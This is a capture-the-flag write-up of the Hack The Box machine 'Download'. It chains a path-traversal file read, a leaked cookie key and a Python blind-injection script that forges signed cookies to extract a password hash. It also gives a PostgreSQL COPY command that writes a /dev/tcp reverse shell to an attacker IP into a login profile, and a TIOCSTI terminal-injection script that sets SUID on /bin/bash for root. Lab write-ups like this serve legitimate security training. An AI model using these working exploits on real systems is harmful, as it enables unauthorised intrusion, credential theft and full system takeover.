

Table of Contents

Scanning.....	1
Testing functionality	2
Exploiting	5
LFI.....	5
Privilege Escalation	10
Login to the PostgreSQL server.....	11
su hijack	12

Scanning

```

kali㉿kali:[~] $ nmap 10.10.11.226 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 21:22 IDT
Nmap scan report for download.htb (10.10.11.226)
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 cc:f1:63:46:e6:7a:0a:b8:ac:83:be:29:0f:d6:3f:09 (RSA)
|   256 2c:99:b4:b1:97:7a:8b:86:6d:37:c9:13:61:9f:bc:ff (ECDSA)
|_  256 e6:ff:77:94:12:40:7b:06:a2:97:7a:de:14:94:5b:ae (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-title: Download.htb - Share Files With Ease
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.16 seconds

```

Ports found: 22, 80

Added the IP address and the hostname into /etc/hosts and accessed the website:

We've all been there...
You just need to send your friend a file.

Hey, did you have your certificate sent to you? I can print it off for you if you like

yeah they did, I can't email it to you, it's too large and it wants me to sign up to their cloud service to send it

Just google file uploading and try the top link

Where's the actual upload button? there's 100s of ads 😞


ok I can't be bothered to do this now, remind me later

Erel Regev

Testing functionality

I will probably deal with a file upload vulnerability.

Upload tab



Uploading php file:

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

Request to http://download.htb:80 [10.10.11.226]

Raw

```

1 POST /files/upload HTTP/1.1
2 Host: download.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----327880862635302844511084660700
8 Content-Length: 3230
9 Origin: http://download.htb
10 Connection: close
11 Referer: http://download.htb/files/upload
12 Cookie: download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvcIiGw10sInNlY2Nlc3MiOltdfxO=; download_session.sig=4kbZR1kOCZNccDLxiSi7Eblmy1E
13 Upgrade-Insecure-Requests: 1
14 -----
15 Content-Disposition: form-data; name="file"; filename="exploit.php"
16 Content-Type: application/x-php
17
18 /*<?php /**
19  @error_reporting(0);@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_execution_time',0);
20  $dis=@ini_get('disable_functions');
21  if(!empty($dis)){
22      $dis=preg_replace('/[ , ]+/','',$dis);
23      $dis=explode(',',$dis);
24      $dis=array_map('trim',$dis);
25  }else{
26      $dis=array();
27  }
28 */

```

Request to http://download.htb:80 [10.10.11.226]

Raw

```

1 GET /files/view/16ccf260-4200-4b7e-921d-16207f90ad65 HTTP/1.1
2 Host: download.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://download.htb/files/upload
8 Connection: close
9 Cookie: download_session=
eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvcIiGw10sInNlY2Nlc3MiOltsiWW9lciBmaWxlIHdhcyBzdWNjZXNzZnVsBhkgdXBsb2FkZWQuIl19fQ==;
download_session.sig=kTGP5oEdDuQmHT8nWM_jJexbhho
10 Upgrade-Insecure-Requests: 1
11
12

```

Erel Regev

The screenshot shows a web interface for uploading files. At the top, there's a navigation bar with links to 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. Below the navigation is a header with a cloud icon and the text 'Download.htb'. On the right side of the header are 'Upload' and 'Login' buttons. A green success message box says 'Awesome! Your file was successfully uploaded.' Below this, the uploaded file is listed as 'exploit.php'. It includes details like 'Uploaded At: Mon Sep 25 2023 18:30:37 GMT+0000 (Coordinated Universal Time)' and 'Uploaded By: Anonymous'. There are two buttons at the bottom: 'Download' (blue) and 'Copy Link' (green).

When clicking on Download:

The screenshot shows a proxy or debugger interface with several tabs: 'Forward', 'Drop', 'Intercept is on' (which is selected), 'Action', and 'Open browser'. Below these tabs, there are three tabs: 'Pretty', 'Raw' (which is selected), and 'Hex'. The 'Raw' tab displays a raw HTTP request. The request is a GET to the URL 'http://download.htb/files/view/16ccf260-4200-4b7e-921d-16207f90ad65'. The headers include 'Host: download.htb', 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0', 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8', 'Accept-Language: en-US,en;q=0.5', 'Accept-Encoding: gzip, deflate', 'Connection: close', 'Referer: http://download.htb/files/view/16ccf260-4200-4b7e-921d-16207f90ad65', and a cookie 'download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvcii6W10sInN1Y2Nlc3MiOltdfx0=; download_session.sig=4kbZRlkOcZNccDLxiSi7Eblym1E'. The 'Pretty' tab shows the decoded request.

Note the encoded token and the .sig cookie.

The screenshot shows a base64 decoding tool. On the left, there's a sidebar with categories: 'Favourites' (with a star icon), 'Date / Time', 'Extractors', 'Compression', 'Hashing', and 'Code tidy'. The main area has a 'From Base64' input field containing the encoded token and cookie from the previous screenshot. The output is displayed in a 'Output' window, which shows the JSON object: {"flashes": {"info": [], "error": [], "success": []}}.

When clicking on Copy Link:

The screenshot shows the same 'Download.htb' interface as before. The file 'exploit.php' is listed with its details. Below the file listing are the 'Download' and 'Copy Link' buttons. A tooltip appears over the 'Copy Link' button, stating 'Copied link to clipboard!' with an 'OK' button. This indicates that the link has been successfully copied.

Lets move on with another tab.

Erel Regev

Login tab

The screenshot shows a web browser window with the URL `download.htb/auth/login` in the address bar. The page has a dark blue header with navigation links like "Kali Forums", "Exploit-DB", "Google Hacking DB", and "OffSec". Below the header is a logo for "Download.htb" and two buttons: "Upload" and "Login". The main content area is titled "Login" and contains fields for "Username" and "Password", both of which are currently empty. A large blue button labeled "Login" is centered below the password field. At the bottom of the form, there is a link "Register Here".

Login

Username

Password

[Login](#)

[Register Here](#)

When it is possible to register – register.

Download.HTB

Register

Registering gives you the ability to track your uploaded files and delete previous files.

Username

Password

[Login Here](#)

```
Pretty Raw Hex
1 POST /auth/register HTTP/1.1
2 Host: download.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://download.htb
0 Connection: close
1 Referer: http://download.htb/auth/register
2 Cookie: download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvcii6W10sInNlY2Nlc3MiOltdfx0=; download_session.sig=4kbZRLk0cZNccDLxiS17Ebjym1E
3 Upgrade-Insecure-Requests: 1
4
5 username=Test123&password=12345678
```

When creating a user the cookie value looks a bit different:

Pretty Raw Hex

```
1 GET /auth/login HTTP/1.1
2 Host: download.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://download.htb/auth/register
8 Connection: close
9 Cookie: download_session=
eyJmbGFzaC1pZmluZn8i0tldLCJlcnjvcIi@W10sInN1Y2Nlc3Mi0lsiWW91ciBhY2NvdW50IGhhcyBiZWVuIHJlZ2lzdGVyZWQuIl19f0==; download_session.sig=
-Bt2m3O-QwVOVDZzhVsWmAra1kk
10 Upgrade-Insecure-Requests: 1
11
12
```

Erel Regev

The screenshot shows a web proxy interface. On the left, there's a sidebar with tabs for Extractors, Compression, and Hashing. The main area has tabs for Pretty, Raw, and Hex. A status bar at the top right shows icons for file operations. The content pane displays a JSON response under the "Output" tab:

```
{"flashes": [{"info": [], "error": [], "success": ["Your account has been registered."]}]}
```

Let's login to the account:

This screenshot shows the same web proxy interface after a login attempt. The "Raw" tab of the main panel contains a complex cookie string. The "Output" tab shows the response to the login request:

```
{"flashes": [{"info": [], "error": [], "success": ["You are now logged in."]}], "user": {"id": 16, "username": "Test123"}}
```

Exploiting

I found the following while looking for cookie related exploits:

<https://github.com/DigitalInterruption/cookie-monster>

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/nodejs-express>

LFI

Before jumping into that I was trying some basic LFI with Express file names:

This screenshot shows an LFI exploit attempt. The "Request" tab shows a GET request to /files/download/..%2fapp.js. The "Response" tab shows the raw JavaScript code returned by the server, which includes the user's session cookie.

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 25 Sep 2023 18:54:07 GMT
Content-Type: application/javascript; charset=UTF-8
Content-Length: 2168
Connection: close
X-Powered-By: Express
Content-Disposition: attachment; filename="Unknown"
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 21 Apr 2023 17:11:40 GMT
ETag: W/"878-187a4cccd572"
use strict;
var __importDefault = (this && this.__importDefault) || function (mod) {
  return (mod && mod.__esModule) ? mod : {
    "default": mod
  };
};
Object.defineProperty(exports, "__esModule", {
  value: true
})
```

Seems to be working! I saved it on my local machine for further analysis.

Erel Regev

```

 1 "use strict";
2 var __importDefault = (this && this.__importDefault) || function (mod) {
3   return (mod && mod.__esModule) ? mod : { "default": mod };
4 };
5 Object.defineProperty(exports, "__esModule", { value: true });
6 const express_1 = __importDefault(require("express"));
7 const nunjucks_1 = __importDefault(require("nunjucks"));
8 const path_1 = __importDefault(require("path"));
9 const cookie_parser_1 = __importDefault(require("cookie-parser"));
10 const cookie_session_1 = __importDefault(require("cookie-session"));
11 const flash_1 = __importDefault(require("./middleware/flash"));
12 const auth_1 = __importDefault(require("./routers/auth"));
13 const files_1 = __importDefault(require("./routers/files"));
14 const home_1 = __importDefault(require("./routers/home"));
15 const client_1 = require("@prisma/client");
16 const app = (0, express_1.default)();
17 const port = 3000;
18 const client = new client_1.PrismaClient();
19 const env = nunjucks_1.default.configure(path_1.default.join(__dirname, "views"), {
20   autoescape: true,
21   express: app,
22   noCache: true,
23 });
24 app.use((0, cookie_session_1.default)({
25   name: "download_session",
26   keys: ["8929874489719802418902487651347865819634518936754"],
27   maxAge: 7 * 24 * 60 * 60 * 1000,
28 }));
29 app.use(flash_1.default);
30 app.use(express_1.default.urlencoded({ extended: false }));
31 app.use((0, cookie_parser_1.default)());
32 app.use("/static", express_1.default.static(path_1.default.join(__dirname, "static")));
33 app.get("/", (req, res) => {
34   res.render("index.njk");
35 });
36 app.use("/files", files_1.default);
37 app.use("/auth", auth_1.default);
38 app.use("/home", home_1.default);
39 app.use("*", (req, res) => {
40   res.render("error.njk", { statusCode: 404 });
41 });
42 app.listen(port, process.env.NODE_ENV === "production" ? "127.0.0.1" : `0.0.0.0`, () => {
43   console.log(`Listening on ${port}`);
44   if (process.env.NODE_ENV === "production") {
45     setTimeout(async () => {
46       await client.$executeUnsafe(`COPY (SELECT "User".username, sum("File".size) FROM "User" INNER JOIN "File" ON "File".authorId = "User".id" GROUP BY "User".username) TO '/var/backups/fileusages.csv'`, 300000);
47     }
48   })
49 });
50 }

```

The most notable element here is the SQL query, which exports its results to a .csv file. Furthermore, the key used for token signing is exposed. Importantly, there are several other folders being included, including one with a path like "..%2frouters%2fhome.js." When we access the "files.js" file, we can understand the reason behind the existence of the Local File Inclusion (LFI) vulnerability.

Request	Response
<pre> Pretty Raw Hex 1 GET /files/download..%2frouters%2ffiles.js HTTP/1.1 2 Host: download.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://download.htb/files/view/e6d8bald-3192-488c-b0d7-9eafddb8cacd 9 Cookie: download_session=eyJmbGFzaG9tIjoiPTImLUzmbi0L0tdLCJlcncJvcii0W10sInN1Y2Nlc3Mi0L0tdfSwidXNlci6eyJpZC16MTysInVzKJuWllIjoivGVzdDeyMyJ9fo==; download_session.sig=ry4HSNMU6TP1mVw106z3z7mLvWk 10 Upgrade-Insecure-Requests: 1 11 12 </pre>	<pre> Pretty Raw Hex Render 87); 88 if (!fileEntry (fileEntry.private && req.session?.user?.id !== fileEntry.authorId)) { 89 res.flash("error", 90 "We could not find this file. It may have been deleted or it has expired."); 91 return res.redirect("/files/upload"); 92 } 93 res.render("view.njk", { 94 file: fileEntry 95); 96 router.get("/download/:fileId", async (req, res) => { 97 const fileEntry = await client.file.findFirst({ 98 where: { 99 id: req.params fileId 100 select: { 101 name: true, 102 private: true, 103 authorId: true, 104 }, 105); 106 if (fileEntry?.private && req.session?.user?.id !== fileEntry.authorId) { 107 return res.status(404); 108 } 109 return res.download(path_1.default.join(uploadPath, req.params fileId), fileEntry?.name ?? "Unknown"); 110); 111 } </pre>

The ID parameter is not being sanitized in anyway.

In package.json there are signs for a username: Wesley.

Erel Regev

The auth.js in the same route provides information about how the cookie is being used.

```

Request
Pretty Raw Hex
1 GET /files/download/..%2frouters%2fauth.js HTTP/1.1
2 Host: download.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://download.htb/files/view/e6d8bald-3192-488c-b0d7-9eafddb8cad
9 Cookie: download_session=eyJmbGFzaGVzIjp7ImluZm8i0tDlCjLnJvcIiW10sInNlY2Nlc3Mi0LtdfSwidXN
eyJci6eyJpZCI6MTysInVzZXJuYW1lIjoiVGVzdDEyMyJ9fQ==;
download_session.sig=ry4HSNMU6TP1mVw106z3z7mLvWk
10 Upgrade-Insecure-Requests: 1
11 |
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 25 Sep 2023 19:08:44 GMT
4 Content-Type: application/javascript; charset=UTF-8
5 Content-Length: 2923
6 Connection: close
7 X-Powered-By: Express
8 Content-Disposition: attachment; filename="Unknown"
9 Accept-Ranges: bytes
10 Cache-Control: public, max-age=0
11 Last-Modified: Fri, 21 Apr 2023 15:25:49 GMT
12 ETag: W/"b6b-187a46bed31"
13
14 "use strict";
15 var __importDefault = (this && this.__importDefault) || function (mod) {
16   return (mod && mod._esModule) ? mod : {
17     "default": mod
18   };
19 };
20 Object.defineProperty(exports, "__esModule", {
21   value: true
22 });
23 const client_1 = require("@prisma/client");
24 const express_1 = __importDefault(require("express"));
25 const zod_1 = __importDefault(require("zod"));
26 const node_crypto_1 = __importDefault(require("node:crypto"));
27 const router = express_1.default.Router();
28 const client = new client_1.PrismaClient();
29 const hashPassword = (password) => {
30   return node_crypto_1.default.createHash("md5").update(password).digest("hex");
31 };
32 const LoginValidator = zod_1.default.object({
33   username: zod_1.default.string().min(6).max(64),
34   password: zod_1.default.string().min(6).max(64),
35 });
36 router.get("/login", (req, res) => {
37   res.render("login.njk");
38 });
39 router.post("/login", async (req, res) => {

```

The system handles user passwords by hashing them without using any additional salt, and these hashed passwords are subsequently used for authentication. Given that this application is built using Express, and it doesn't appear to validate the token in any way, it led me to consider the possibility of attempting some form of injection.

.sig, the discovered key, and the token structure all point to the need to leverage Cookie Monster for some form of exploitation.

Considering that the user is "wesley," and the password hashes are unsalted and used directly for authentication, it opens up the possibility of a theoretically feasible brute-force attack if executed cleverly.

Moreover, there's a SQL query within the application that appears to be vulnerable to injection, though the exact exploitation method remains unclear at this stage.

The cookie handling in the application lacks validation and directly accepts user input. It relies on verifying whether a true condition is returned from the "findFirst" function within the Prisma API module. This could potentially be exploited through a blind injection technique, possibly based on the redirection behavior.

Given these observations, it seems there might be an avenue to crack the hash by strategically constructing a user cookie signed through Cookie Monster. Additionally, since the application employs the Prisma client API, exploring injection possibilities within its nested JSON queries could provide further avenues for exploitation.

<https://www.prisma.io/docs/concepts/components/prisma-client/working-with-fields/working-with-json-fields#advanced-example-update-a-nested-json-key-value>

```
{"user":{"username":{"contains": "WESLEY"}, "password":{"startsWith": "a"}}}
```

Entered the following values to the request sent to /home/

Erel Regev

The screenshot shows a browser interface with two panes. The left pane, titled 'Request', displays a GET request to '/home/' with various headers and a cookie section. The right pane, titled 'Response', shows a web page titled 'Download.htb' with a header bar and a main content area. The content area displays two uploaded files: 'SafetyManual.pdf (Private)' and 'AnnualReport2022.pdf'. Each file entry includes a PDF icon, upload details (Fri Apr 21 2023 16:03:33, GMT+0000, WESLEY), and download/copy link buttons.

Tried one more time with a different letter, this time “f” and it was different.

The initial response had a length of 2174 characters, but the subsequent response differed in length. This suggests that our blind injection attempt may have been successful, and it indicates the potential for automation. Additionally, when testing with two characters, we achieved similar results, further supporting the viability of our approach.

```

1 import string
2 import requests
3 import json
4 import requests
5 import subprocess
6
7 password = ''
8 chars = "abcdefghijklmnopqrstuvwxyz" # Hashes only have these characters
9 test = ''
10
11 def generate(c):
12     query = {"user": {"username": {"$contains": "WESLEY"}, "password": {"$startsWith": c}}}
13     with open("./cookie.json", "w") as f:
14         f.write(json.dumps(query))
15     output = subprocess.check_output(["./cookie-monster.js", "-e", "-f", "cookie.json", "-k", "8929874489719892418992487651347865819634518936754", "-n", "download_session"]).decode().replace("\n", " ")
16
17     jwt = output.split("download_session=")[1]
18     jwt = jwt.split(" ")[0]
19     jwt = jwt.split("\x1b")[0]
20     sig = output.split("download_session.sig=")[1]
21     sig = sig.split("\x1b")[0]
22
23     return jwt, sig
24
25 for i in range(32):
26     for c in chars:
27         test = password + c
28         jwt, sig = generate(test)
29         cookie = {"download_session": jwt, "download_session.sig": sig}
30         r = requests.get("http://download.htb/home/", cookies=cookie, timeout=10)
31         if len(r.text) == 2174:
32             print(f"Found char: {c}")
33             password += c
34             print(password)
35             break
36
print(password)

```

Enter up to 20 non-salted hashes, one per line:

The interface shows a large input field containing a hash (f [REDACTED] b). To its right is a reCAPTCHA verification box with the text "I'm not a robot". Below the input field is a "Crack Hashes" button.

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f88976c10af66915918945b9679b2bd3	md5	[REDACTED]

I retrieved the hashed password using the script. Now it is possible to login via SSH:

```
[(kali㉿kali)-[~/Desktop/Others/cookie-monster/bin]] 11.226 - login wesley - p
└$ ssh wesley@download.htb [ATTEMPT] target 10.10.11.226 - login wesley" - p
The authenticity of host 'download.htb (10.10.11.226)' can't be established. - p
ED25519 key fingerprint is SHA256:I0UEhPwwqSoDLGgb0DmJ5hAHx5IJjs4Fj4g8KDbJtjEo. - p
This key is not known by any other names. target 10.10.11.226 - login wesley" - p
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes - p
Warning: Permanently added 'download.htb' (ED25519) to the list of known hosts. - p
wesley@download.htb's password:
```

The terminal window shows the user.txt file being listed and then its contents being viewed. The file contains the number 1.

```
wesley@download:~$ ls [ATTEMPT] target 10.10.11.226 - login
user.txt [ATTEMPT] target 10.10.11.226 - login
wesley@download:~$ cat user.txt [ATTEMPT] target 10.10.11.226 - login
1 [ATTEMPT] target 10.10.11.226 - login
wesley@download:~$ [REDACTED] requests [ATTEMPT] target 10.10.11.226 - login
json [REDACTED]
```

Erel Regev

Privilege Escalation

I used an HTTP server once again to transfer relevant files for Linux System Enumeration such as pspy, LinEnum.sh and LinPEAS.sh:

```
wesley@download:~$ wget 10.10.14.11:8000/spy64
--2023-09-26 08:43:33-- http://10.10.14.11:8000/spy64
Connecting to 10.10.14.11:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'spy64'

spy64                                         [=====] 2.96M  965KB/s

2023-09-26 08:43:37 (965 KB/s) - 'spy64' saved [3104768/3104768]

wesley@download:~$ wget 10.10.14.11:8000/LinEnum.sh
--2023-09-26 08:43:58-- http://10.10.14.11:8000/LinEnum.sh
Connecting to 10.10.14.11:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                                         [=====] 45.54K  160KB/s

2023-09-26 08:43:59 (160 KB/s) - 'LinEnum.sh' saved [46631/46631]

wesley@download:~$ wget 10.10.14.11:8000/linpeas.sh
--2023-09-26 08:44:10-- http://10.10.14.11:8000/linpeas.sh
Connecting to 10.10.14.11:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 134609 (131K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                         [=====] 131.45K  309KB/s

2023-09-26 08:44:10 (309 KB/s) - 'linpeas.sh' saved [134609/134609]
```

Execution – linpeas.sh

```
wesley@download:~$ ./linpeas.sh
[!] kali㉿kali:[~/Desktop/Enumeration/Linux_Enum]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (0x1000) ... 10.10.11.226 - - [26/Sep/2023:11:43:34] "GET /spy64 HTTP/1.1" 200 -
10.10.11.226 - - [26/Sep/2023:11:43:38] "GET /LinEnum.sh HTTP/1.1" 200 -
10.10.11.226 - - [26/Sep/2023:11:44:10] "GET /linpeas.sh HTTP/1.1" 200 -
[...]
linpeas v2.2.7 by carlospolop

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
LEGEND:
RED/YELLOW: 99% a PE vector
RED: You must take a look at it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SIGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
```

There are many services for root, after some investigation I got to download-site.service and found a password:

```
wesley@download:~$ cat /etc/systemd/system/download-site.service
[Unit]
Description=Download.HTB Web Application
After=network.target

[Service]
Type=simple
User=www-data
WorkingDirectory=/var/www/app/
ExecStart=/usr/bin/node app.js
Restart=on-failure
Environment=NODE_ENV=production
Environment=DATABASE_URL="postgresql://download:[REDACTED]@localhost:5432/download"
[Install]
```

Login to the PostgreSQL server

```
wesley@download:~$ psql -h localhost -p 5432 -U download
Password for user download:
psql (12.15 (Ubuntu 12.15-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

download=> 
```

Let's find out what privileges we have using the \du command:

```
wesley@download:~$ psql -h localhost -p 5432 -U download
Password for user download:
psql (12.15 (Ubuntu 12.15-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

download=> \du
                                         List of roles
Role name |          Attributes          |      Member of
-----+-----+-----+
download | Superuser, Create role, Create DB, Replication, Bypass RLS | {}
postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}

download=> 
```

We have been granted the "pg_write_server_files" privilege, which allows us to write files on the server. However, the database itself doesn't contain valuable information. Our goal is to leverage this privilege to escalate our access to the "postgres" user.

With the ability to write files, I thought about creating a special file called a "SUID binary" with "/bin/bash" as its content. This would allow us to execute commands as the "postgres" user. Simply being able to write files as the "postgres" user isn't enough if we can't execute them in that context.

I also noticed that the system runs the command "su -l postgres" periodically, which means that certain files like ".bashrc" and ".profile" are executed when this command runs. These files are essential for setting up the environment when a user logs in.

Using our file-writing abilities, we can insert commands into the ".bash_profile" file. These commands would be executed whenever the "root" user logs in as "postgres." This is a clever way to gain execution privileges as the "postgres" user and potentially elevate our access on the system.

I executed the following query with a reverse shell payload:

```
COPY (SELECT CAST('bash -i >& /dev/tcp/10.10.14.4/8888 0>&1' AS TEXT)) TO
'/var/lib/postgresql/.bash_profile';
```

```
download=> COPY (SELECT CAST('bash -i >& /dev/tcp/10.10.14.11/8888 0>&1' AS text)) TO '/var/lib/postgre
COPY 1
```

The terminal window shows a listener nc -nlvp 8888 and a whoami command showing postgres as the user.

Erel Regev

It appears that the shell session terminates quickly, likely because the connection is lost when the "root" user runs "su -l" once more. Nevertheless, it's confirmed that the method works.

The next step involves a "TTY hijack" to escalate privileges to "root." What's interesting here is that "su -l" is employed instead of a standard "su" command. By using the "w" command, we've ascertained that the "root" user is logged in and has its own TTY shell session.

In summary, it's a bit unusual that "su -l" is used, but this information is valuable for conducting a TTY hijack, which could allow for privilege escalation to the "root" user.

su hijack

```

exploit.py x
1  #!/usr/bin/env python3
2  import fcntl
3  import termios
4  import os
5  import sys
6  import signal
7  os.kill(os.getppid(), signal.SIGSTOP)
8  cmd = "chmod +s /bin/bash"
9  for char in cmd + '\n':
10     fcntl.ioctl(0, termios.TIOCSTI, char)
11

```

The code pause the main process temporarily to sneak in some commands. First, it sends a "pause" signal to the parent process using `os.kill(os.getppid(), signal.SIGSTOP)`. This creates a window to inject commands without any interruptions.

The real trick happens with `fcntl.ioctl(0, termios.TIOCSTI, char)`. For each character in the command, this line practically types it into the script's terminal as if someone were physically pressing keys on the keyboard.

I moved it to the remote machine using wget.

Then, I sent the following:

```

wesley@download:/tmp$ psql -U download -h 127.0.0.1 -W download
Password: 
psql (12.15 (Ubuntu 12.15-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.
for char in cmd + '\n':
    fcntl.ioctl(0, termios.TIOCSTI, char)
download=> COPY (select 'python3 /tmp/test.py') TO '/var/lib/postgresql/.bash_login';
COPY 1
download=> COPY (select 'python3 /tmp/test.py') TO '/var/lib/postgresql/.bashrc';
COPY 1
download=> COPY (select 'python3 /tmp/test.py') TO '/var/lib/postgresql/.profile';
COPY 1
download=> \q

```

Check if the file were written to postgresql directory:

```
wesley@download:/tmp$ cd /var/lib/postgresql/
wesley@download:/var/lib/postgresql$ ls -lah
total 28K
drwxr-xr-x  3 postgres postgres 4.0K Nov 16 08:24 .
drwxr-xr-x 41 root      root    4.0K Jul 19 16:06 ..
drwxr-xr-x  3 postgres postgres 4.0K Apr 21 2023 12
-rw-------  1 postgres postgres   5 Nov 16 08:24 .bash_history
-rw-r--r--  1 postgres postgres  21 Nov 16 08:24 .bash_login
-rw-r--r--  1 postgres postgres  21 Nov 16 08:24 .bashrc
-rw-r--r--  1 postgres postgres  21 Nov 16 08:24 .profile
```

after a short period of time, check the SUID bit set on /bin/bash

```
wesley@download:/var/lib/postgresql$ cd /tmp  
wesley@download:/tmp$ ls -lah /bin/bash  
-rwsr-sr-x 1 root root 1.2M Apr 18 2022 /bin/bash
```

Execute /bin/bash while using -p for privileged mode and read the flag 😊

```
wesley@download:/tmp$ /bin/bash -p  
bash-5.0# cat /root/root.txt  
c [REDACTED] b  
bash-5.0#
```